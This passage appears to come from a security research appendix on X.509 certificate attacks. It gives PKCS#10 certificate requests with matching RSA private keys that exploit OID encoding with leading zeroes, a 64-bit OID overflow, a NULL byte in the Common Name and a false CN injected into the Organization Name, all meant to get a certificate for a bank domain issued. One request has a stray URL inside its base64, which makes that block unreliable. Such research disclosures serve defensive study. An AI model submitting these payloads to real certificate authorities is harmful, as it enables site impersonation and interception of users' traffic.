cei067xExIIsrDgLdMXC1cNtIX8t6e9v1dsmoDBLbGEJNr93ndueSSBrctRfW2k4

ppVgzri0T7rDqvaq7jwJGm9nBlyN10jwKlLnlMejGj7QgAECQQDo1k5Lv7o4/iIT
AxpyJMrVTtr5lZpyw8QMUDIt6BfED53+CzL7+elvcgdJkzvy2tMrp0B0kKgp5oLj
UDFczQLzAkEA0YiHDP8XtElit9VHnPoesr1PMNcFNidDcN3FG5+81GENdHlblJxl
wkNgC3U2PC59sPanQ4bgiGPUudNhn6ZY4QJAJVQua1CKv5ZmyhuGQuSJLFefHcKR
Z3LhXIQC938tSD6kutT60JEJjtd+OZqEUvQoROhkmguTGlydgWoa7+DiZwJBAMh4
9rWBjz1oBTJbtgPD7wEWTSEuaIcSc90V4dN3NqSAIu5weiWqqVV/PvJXd8eGt61L
oGbkMgIscohEbR/heSECQQDlntzJjyW2TicC3rGpO5H6VkxTj3N9ccuQ2eBaznW/
AYdBZnyym7/DIWIJieGStNJh5uCec68hduQbnNZrtkLx
-----END RSA PRIVATE KEY-----

Attack 2B: Inefficient ASN.1 BER encodings of OIDs (Object Identifiers) can lead to some API's, but not others, recognizing the OID of Common Names.

PKCS#10 Request with Leading Zeroes:

-----BEGIN CERTIFICATE REQUEST-----
MIIBoTCCAQoCAQAwYTETMBEGA1UEChMKQmFkZ3V5IEluYzEXMBUGA1UEAxMOd3d3
LmJhZGd1eS5jb20xGTAXBgNVBAsTEEhhY2tpbmcgRGl2aXNpb24xFjAUBgRVBIAD
Ewx3d3cuYmFuay5jb20wgZ8wDQYJKoZIhvcNAQEBBQADgY0AMIGJAoGBANmLyxoJ
hdDkywSs9J2E70fg5Z2Wou29jKgCDPSFBKTH6syTzWArF84mF4B7a/3aPaaSTwYQ
43siBhDkqYAanZFiLcZS6KVB53/FSsJwzz4+CpDcl7ky5utF/6Yfv86408PpFJvv
5FWLLYBjLkyKE7ru5aMQqqnlZQIHOZc06VIZAgMBAAGgADANBgkqhkiG9w0BAQQF
AAOBgQAt9IeKCGIK6WZRP7tcuAZoQBWbxXpASRozSSRWa5GRpLigTb69tggy7kyH
bVHsbR3uL5j9wObTaU0EzFLXRDW5R/fQy1SBJLo3S7VXKgSJisMP9rBbuUIgLK6f
tlLl4l4l8jJhYPSYkXge1wmyuXVnte53XGy67mBubATzWRk40w==
-----END CERTIFICATE REQUEST-----

PKCS#10 Request with 64 Bit Overflow:

-----BEGIN CERTIFICATE REQUEST-----
MIIBqjCCARMCAQAwajETMBEGA1UEChMKQmFkZ3V5IEluYzEXMBUGA1UEAxMOd3d3
LmJhZGd1eS5jb20xGTAXBgNVBAsTEEhhY2tpbmcgRGl2aXNpb24xHzAdBg1VBIKA
gICAgICAgIADEwx3d3cuYmFuay5jb20wgZ8wDQYJKoZIhvcNAQEBBQADgY0AMIGJ
AoGBANmLyxoJhdDkywSs9J2E70fg5Z2Wou29jKgCDPSFBKTH6syTzWArF84mF4B7
a/3aPaaSTwYQ43siBhDkqYAanZFiLcZS6KVB53/FSsJwzz4+CpDcl7ky5utF/6Yf
v86408PpFJvv5FWLLYBjLkyKE7ru5aMQqqnlZQIHOZc06VIZAgMBAAGgADANBgkq
hkiG9w0BAQQFAAOBgQC5avxpz3cfAqmmi2JDAnYBEwzgZfjIAAldk5X8HAX7mB9/https://www.defcon.org/
77neRquSA5VhUQ8K8tdVQylBoaengqQrNpcWu/mTagm0RNaq3fBT6g9hmaGOHjli
zbuMfUaH5eMAubxxc04uHPcYShjFzTcIASG8jPJqwIM/CHsSBTG5VIJX8iFquA==
-----END CERTIFICATE REQUEST-----

Private Key For Above Requests:

-----BEGIN RSA PRIVATE KEY-----
MIICXgIBAAKBgQDZi8saCYXQ5MsErPSdhO9H4OWdlqLtvYyoAgz0hQSkx+rMk81g
KxfOJheAe2v92j2mkk8GEON7IgYQ5KmAGp2RYi3GUuilQed/xUrCcM8+PgqQ3Je5
MubrRf+mH7/OuNPD6RSb7+RViy2AYy5MihO67uWjEKqp5WUCBzmXNOlSGQIDAQAB
AoGAGnnQ9hJCnvG5Y5BJFQKgvHa6eztiCN0QyUG2oeuubP+Hq+4xCIs2EnjAU3qx
4es1pZgY1fwoM0wowNWTa2vR0S5Sse0cVFoEzgOUNDE3bGyRRatjjZEFq6Q1oH3Y
MdW9B4bvFsU7wf6MbGmDWFGVMLmBfBlqnSMu324Nfm3xdAECQQDyuHD1XCEtHvcG
+SQnngLVs5d6nMnQsA06nEotBLrIe8QESmanOoSEtIsr25zNyUtr6QZqHaldOYK+
SzWf+KWRAkEA5XLB/En3KtQWd+R/jmd8f8ef4IdbmAg+BChoayJPUbI2tyER97MV
xAUPN1SujN5C4B+cCz79hXk2+W5dnrOACQJBALO815EqVzsFiiJ0zkw0G59KrarT
fjN2m2VCpT8vGG4sEJyox9mgYM+wrrqcl0JghOR1HBXqvydU1je6lAxRYbECQQCE
QIw9riiQgCTfQE6ht1aUlGy7z2llDUMpxFzDe8g6b72H+sDPhGMEVGI740ylF6t2
YeHgvZMFryOXzBycUBx5AkEAibS/zSPs08ix6LIaRYsok692TTqb49Cg+FuhJsx/
eEegf1tZTACaCETRB1+edTW20MDwZukGs0WnZ9axgs/9PA==
-----END RSA PRIVATE KEY-----

Attack 2C: Null terminators in the midst of an X.509 Name can lead to some API's seeing different values of Common Name than others.

PKCS#10 Request Containing A NULL:

-----BEGIN CERTIFICATE REQUEST-----
MIIBlTCB/wIBADBWMRMwEQYDVQQKEwpCYWRndXkgSW5jMRkwFwYDVQQLExBIYWNr
aW5nIERpdmlzaW9uMSQwIgYDVQQDExt3d3cuYmFuay5jb20Ad3d3LmJhZGd1eS5j
b20wgZ8wDQYJKoZIhvcNAQEBBQADgY0AMIGJAoGBALWepZzazrywpUz3BAAOg+D1
vDzFlZty/6Hiu7b6w9CDrS3gtQw26bT6gvB4poNhQd2k5tyLyO2AjkDJuZv/69E0
wZ7L1X1NSuhaKuzFFdVTlVqGKKqREuirbFYPpyClEDkCY0M37sqrBmXdYs1PPskm
EMt5ppOUWvzEFXaye4FpAgMBAAGgADANBgkqhkiG9w0BAQQFAAOBgQCG6JCnYP0w
RfqI4r6PzCmTB7VSbXkK7CHDc5WfDxaYsB3eDAAnq/rNOMllh4vuNos6n07Ck1OI
BZBM6hcoq02QMdBdiTUBeoCWwhMfbhx4f3Jf/NEki40eT39CDEFhAoJLdXmJdOYh
kvVM/QHTntHytjNiwXSL+djWE5uFTdO4Tg==
-----END CERTIFICATE REQUEST-----

Private Key for Above:

-----BEGIN RSA PRIVATE KEY-----
MIICXQIBAAKBgQC1nqWc2s68sKVM9wQADoPg9bw8xSGbcv+h4ru2+sPQg60t4LUM
Num0+oLweKaDYUHdpObci8jtgI5Aybmb/+vRNMGey9V9TUroWirsxRXVU5Vahiiq
kRLoq2xWD6cgpRA5AmNDN+7KqwZl3WLNTz7JJhDLeaaTlFr8xBV2snuBaQIDAQAB
AoGBAJ23t3oPSZjyjZnYqNCjykKBI4Zialzj8LpUe07bVVCuCKXejVqeFTXklfDd
1TwiKWCg4xqDCWm2SdJZW6XtCIqdU4IPZKHfWu1U0bQ0V9d+k5/wu7JAVGXDXsSz
T9ZT5gLu3ZSHowk5vV/4NlMYGOxoZbUQIa1t1j0kgmnlSBJBAkEA5cRoeXSsx8zm
bc++cfB7EOIn2fRaspnluGJqi4/Vh2MXJWJOg7R7Ej8tyPb5voDPeyP+XNoNoXE7
sEwFrbr+BwJBAMpa/ivqaryi3xcu4Ntngy7bpvUzy3Xw9ZmPB5NBpA4TOmIlt7in
6yPeNL51tSD9Sg2WYDHIuEI1WJlwRuGMqQ8CQFE/5g3lA2BYBbgZOWhDONGcl6kM
LrJvl3tfWfvmLgUFNl8i507NmKO4MbGaHHCQTk5mSQF+nklTqF7MU0m/ESsCQBJW
aqAqLyAHFnZwXhoj6ERvzVJ9LhvzCR6wUnxqv2YzIeBRELQgK3PlqBv2aMKjkXln
vjHkwaXmVbAZ96Jq78sCQQCzrKwgvkgBcBxY071ZPYFZndui1t5LkbgUQDhQux9p
k8eiIaCTV0eLBhlqY+C90j+odbn7EZ/ir42NLWhgxqXT
-----END RSA PRIVATE KEY-----

Attack 2D: OpenSSL's standard mechanisms for dumping X.509 Subject Names are vulnerable to injection attacks.

PKCS#10 Request where Organization Name contains a false CN:

-----BEGIN CERTIFICATE REQUEST-----
MIIBmTCCAQICAQAwWTElMCMGA1UEChMcQmFkZ3V5IEluYy9DTj13d3cuYmFkZ3V5
LmNvbTEZMBcGA1UECxMQSGFja2luZyBEaXZpc2lvbjEVMBMGA1UEAxMMd3d3LmJh
bmsuY29tMIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQDT7+Cd4SS+yXzKa7Wl
9zMKdsi3/ffYhPEm14LtaU6bag3kyW2FSyn5JNPEJGFhGSfjt3APfGvDZ6ZvN8AS
UljIYq4jVDNLZAEIpkSf0wZaH0kTrgmb3/JXN2eDJOeMXsmJeetk0+868qgu6gLh
FT/JefKMQEImSmQYB0EENiCztQIDAQABoAAwDQYJKoZIhvcNAQEEBQADgYEAoEG+
qXLS9fE1at1L89byNaXm7/xLW9DND6SeXcvZG8QXhFyqRXoNWPPSe4dqCK8nI3Ci
yJkyQUldqbi1u7oKEWgb/M8/9Iz5TK12HPd+sSkDxua+FQV66yvf0oRyTNnczs/K
O0iQQ/D1+pBZpTx40VKFxrzAAlx+apZTsk796S0=
-----END CERTIFICATE REQUEST-----

Private Key For Above:

-----BEGIN RSA PRIVATE KEY-----
MIICXQIBAAKBgQDT7+Cd4SS+yXzKa7Wl9zMKdsi3/ffYhPEm14LtaU6bag3kyW2F
Syn5JNPEJGFhGSfjt3APfGvDZ6ZvN8ASUljIYq4jVDNLZAEIpkSf0wZaH0kTrgmb
3/JXN2eDJOeMXsmJeetk0+868qgu6gLhFT/JefKMQEImSmQYB0EENiCztQIDAQAB
AoGBANFYwacyHfnXTU0l1+h4phJQAzS7yXY2235ioxGgU+VwfQjhby2bcXqIxiWZ
Shd/ocduC2NAo7IBUIXLrA5tCQQZjXfnFyDoIWD07/pWzCCFyr3a1/cUj6evw37h
j9yJ+EF8jjAQblvQhzQQX7+8NBpOVDWBA7AhnHbPyZRwSIwBAkEA/g8WxaF1th/J
Cz7hP1GZp2OMk0T941gJDt8ecJrG0tLrruPGzBihclfbIZkJA53ya4domMph8Ddn
KTVbaPpVWQJBANWOZxTmlolMpiUkbzTmAxYo1csVybi/hjhOgSgoFMnC8NnGBGko
TJLReMRphvg+qqEnK2qADRgx6MBuuimKGb0CQQDRKxEfk2g7kv3N8W432HH+G3rQ
gRvawk9q3A3Ovc92IcuDCOtSe/DmmiOzDLEcNj0xhKF8MhviT2ryxYhF7Ny5AkBc
ctg3GRej+nWWcK5ftQ8zAZyD3TvFacweBgYtryRIr8Z6UBnKuDJmAJ6KULCoOOC/
AOjvot2IUtrSq1yV7P31AkAp0r76yTlOL0dA9SttPOaukSGrFcraK1S5sFf/vtzw
EHJHCOToT4BM/XSP5f3qhdUcVUNjqKrMJZGA+U3tJgzR
-----END RSA PRIVATE KEY-----